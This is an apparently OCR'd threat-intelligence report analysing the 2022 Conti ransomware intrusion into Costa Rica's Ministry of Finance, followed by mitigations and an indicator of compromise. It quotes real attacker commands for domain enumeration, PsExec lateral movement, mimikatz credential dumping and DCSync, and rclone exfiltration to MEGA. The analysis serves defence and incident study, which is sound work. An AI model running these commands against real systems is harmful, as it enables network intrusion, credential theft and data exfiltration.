
Anatomy of Attack: Truth Behind the Costa Rica Government Ransomware 5-Day Intrusion

AdvIntel July 19, 2022

- Jul 19
-
- 5 min read


By Vitali Kremez, Yelisey Boguslavskiy, Marley Smith



> The only goal Conti had wanted to meet with this final attack was to use the platform of Costa Rica as a tool of publicity, performing their own death and subsequent rebirth in the most plausible and spectacular way it could have been conceived.

This report data is derived from **Andariel's adversarial collections,** which enable visibility into Cobalt Strike commands which bypass a known EDR solution in a **play-by-play** format. The ransomware and exfiltration operation took approximately five days from the initial access on April 11, 2022 primarily due to the massive data exfiltration prolonging the exploitation operation prior to the ransomware deployment.

On May 8, 2022, the new president of Costa Rica, Rodrigo Chaves Robles, decreed a state of national emergency due to cyber attacks, naming them as an act of terrorism. Days later, at a press conference, he stated that the country was in a state of war, and that there was evidence that people were helping Conti from within Costa Rica, whom he called "traitors" and "filibusters".



Screenshot from the now-defunct Conti blog offering to "chat" with President Chavez—an offer for ransom negotiations to begin.

Early Warning: Key Events & Background

AdvIntel's **Andariel** platform spotted the attack preparations by the **now-defunct Conti** as early as **April 11, 2022**, during the preliminary stage in which the threat actor was reviewing and doing reconnaissance on their chosen target.

In its April 15 daily **Breach Pulse** report, AdvIntel detailed a confirmed Conti operation against Costa Rica's **Ministerio de Hacienda** *(Ministry of Finance)* as their **initial access point.**


Adversarial Insights

This attack on the Costa Rican Ministry of Finance was ultimately part of a much larger attack by the group now known as *Quantum* against the Costa Rican government.

These attacks were **done in the name of Conti** only as part of their long-term dissolution plan for the syndicate, a plot that has been detailed extensively by AdvIntel's intelligence team.

Following the April 11, 2022 infection, the threat actors responsible began further developing their attacks on Costa Rica, leaving systems down across the country. Functionality for some agencies, such as the Ministry of Finance, were down through the beginning of June.

Anatomy of an Attack: *From Initial Access to Ransomware Deployment*



AdvIntel infographic depicting a simplified version of the attack flow.

The initial attack vector for this operation was compromised credential access via *VPN.*


Name: Ministerio de Hacienda Costa Rica

Domain: hacienda.go.cr

Threat Actor Name: MemberX

Date(s): April 11, 2022

Timeline of Exploitation Operation: April 11, 2022 to April 15, 2022



Infographic depicting attack flow, via AdvIntel.

One of the most damaging network intrusions typical in the threat landscape as of late includes the above attack flow, which was established and documented by the AdvIntel team. More than **ten Cobalt Strike beacon sessions** were established and documented as part of this attack.

1. The infection followed a typical attack flow wherein the adversaries gained access from the compromised VPN log by installing a **crypted form of Cobalt Strike** inside the Costa Rica sub-network.

2. The adversaries obtained **local network domain administrator** and **enterprise administrator recon** via the *following commands:*

```
nltest /dclist:
net group "domain Admins" /domain
net group "Enterprise Admins" /domain
```

3. The threat actors then performed **network reconnaissance** via **Nltest domain trust enumeration**, before scanning the network for file shares by leveraging the **ShareFinder** utility and **AdFind** from C:\ProgramData. This took the form of *the following:*

```
Invoke-ShareFinder -CheckShareAccess -Verbose | Out-File -Encoding ascii
C:\ProgramData\found_shares.txt
adfind.exe  -f "(objectcategory=person)" > ad_users.txt
adfind.exe  -f "objectcategory=computer" > ad_computers.txt
adfind.exe -f "(objectcategory=organizationalUnit)" >  ad_ous.txt
adfind.exe -sc trustdmp > trustdmp.txt
adfind.exe -subnets -f (objectCategory=subnet)> subnets.txt
adfind.exe  -f "(objectcategory=group)" > ad_group.txt
adfind.exe -gcb -sc trustdmp > trustdmp.txt
```

4. The adversary (referenced by internal pseudonym "**MemberX**") **downloaded the fileshare output** on their local machine via the Cobalt Strike channel.

This attack pattern provided an opportunity for the attackers to **access ADMIN$ file shares** and upload/run a **Cobalt Strike DLL beacon binary** from the remote location via **PsExec,** thereby establishing **local administrator access** via the *following command:*

```
psexec 10.X.X.XX cmd.exe /c regsvr32.exe C:\ProgramData\1.dll
```

5. Then, the adversaries leveraged Cobalt Strike's **Mimikatz** to **dump logon passwords and NTDS hashes** of the local machine users, obtaining plaintext and bruteable **local admin, domain and enterprise administrator hashes.**

```
mimikatz sekurlsa::logonpasswords
```

6. The adversaries leveraged the enterprise user credentials to perform a **DCSync** and **Zerologon** attack. **This effectively gained them access to every host on the Costa Rica interconnected networks.**

```
mimikatz @lsadump::dcsync /domain:HACIENDA /all /csv
```

7. The adversaries then **uploaded MSI scripts** with **Atera** Remote Management Tool (RMM), the remote hosts selecting those with local admin access and less user activity. This established "anchoring" and safe return in case the threat actors' beacons were burned or detected by the well-known EDR tool utilized by Costa Rica.

8. The adversaries pinged the whole network and re-scanned the network domain trusts, leveraging enterprise administrator credentials with **ShareFinder** and **compiling a list of all corporate assets and databases** available under their new elevated privileges.

9. On several network hosts, the adversaries also created a **Rclone** configuration file, which their data exfiltration tool leveraged as input with the **MEGA Share** uploader. **They then began exfiltration from the network.**

```
rclone.exe copy "\\REDACTED.mh.hacienda.go.cr\REDACTED" mega:REDACTED -q --ignore-existing --auto-confirm --multi-thread-streams 6 --transfers 6
```

10. The adversaries uploaded **Process Hacker, Power Tools,** and **Do Not Sleep** tools, and batch scripts **filled in with the fileshare access locations,** passing the drive parameter:

```
start regsvr32.exe /s /n /i:"-m -net -size 10 -nomutex -p \\REDACTED.local\D$" x64.dll
```

By and large, this intrusion was relatively **unsophisticated,** reliant on **bypassing the EDR solution** via the custom **in-memory beacon.** This, along with a rather "flat" network with misconfigured administrative shares, allowed for the deployment of a ransomware operation across the related domain trusts.

Perspective & Outlook

Given that the Costa Rican attacks were done partially as a form of **symbolic closure for the Conti syndicate**, this decision to stick with the toolkit that the group was renowned for feels intentional on the part of the threat actors—the anatomy of these hacks, as seen with the Ministry of Finance, was **unmistakably in Conti's signature attack style.**

The notability and recognizability in Conti's attack style also ultimately contributed to the group's **downfall,** however. As Conti honed their attack methodology to a high degree of proficiency, defense and security agencies began to catch on to distinctive Conti method of operations, and develop mitigations for them. This is a contributing factor to the rise of more adaptive and personalized tactics being utilized by Conti's successors, such as **social engineering** and complex **phishing** schemes.

Mitigations & Recommendations [Cobalt Strike Ransomware Operations]

To successfully disrupt Cobalt Strike ransomware operations, *AdvIntel recommends the following* ***countermeasures****:*

- To identify Cobalt Strike, **examine the network traffic using TLS inspection,** then isolate bot traffic and identify the suspicious traffic by examining data within HTTPS requests.
- Andariel enables direct beacon IOC tracking via our **Cobalt Strike index.** Any executed commands can also be tracked via this index.
- Implement a recovery plan to **maintain and retain multiple copies of sensitive or proprietary data** and servers in a physically separate, segmented, and secure location (i.e., hard drive, storage device, the cloud).
- Implement **network segmentation** and maintain offline data backups to ensure limited interruption to the organization.
- **Regularly back up data, and password-protect backup copies offline.** Ensure copies of critical data are not accessible for modification or deletion from the system where the data resides.
- Special emphasis should be placed on network investigation tools typical for exfiltration-centric groups. These tools include Cobalt Strike sessions opened, Metasploit, and, most importantly, **customized PowerShell commands.**
- **Prevent admin accounts from being enumerated when an application is elevating through UAC** due to the risk of account names being discovered and potentially leading to **further infection**.

- Rclone is the main data exfiltration command-line interface. Rclone activity can be captured through **proper logging of process execution** with command-line arguments.
- Prioritize **educating and training employees on basic cybersecurity hygiene** rules such as creating strong passwords, as well as how to avoid common scams.

Indicator of Compromise (IOC):

The Cobalt Strike Command-and-Control involved in the Costa Rica intrusion:

borizhog[.]com